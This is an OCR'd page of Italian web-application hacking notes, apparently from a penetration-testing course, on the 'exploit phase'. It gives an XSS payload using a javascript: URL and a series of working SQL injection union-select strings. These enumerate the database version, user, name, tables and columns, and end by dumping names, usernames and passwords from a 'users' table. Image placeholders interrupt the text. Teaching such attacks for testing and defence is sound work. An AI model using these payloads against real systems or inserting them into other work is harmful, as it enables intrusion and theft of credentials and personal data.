
2. La fase di exploit: Gli attacchi alle Web App


XSS

Restituzione della stringa in corsivo



Restituzione di una finestra pop-up

Restituzione dei cookie




Restituzione di maggiori informazioni

<table><td background="javascript:alert('xss')">


SQL INJECTION

Questo ti restituisce gli utenti con relativo nome e cognome




Versione database

%' or 0=0 union select null, version()




Database user

%' or 0=0 union select null, user() #




Database name

%' or 0=0 union select null, database() #




Restituisce tutte le tabelle

%' and 1=0 union select null, table_name from information_schema.tables #




Tutte le tabelle col prefisso user

%' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#



Stampa di tutte le colonne nelle tabella user

%' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #



Stampa informazioni di identificazione presenti nelle colonne

%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #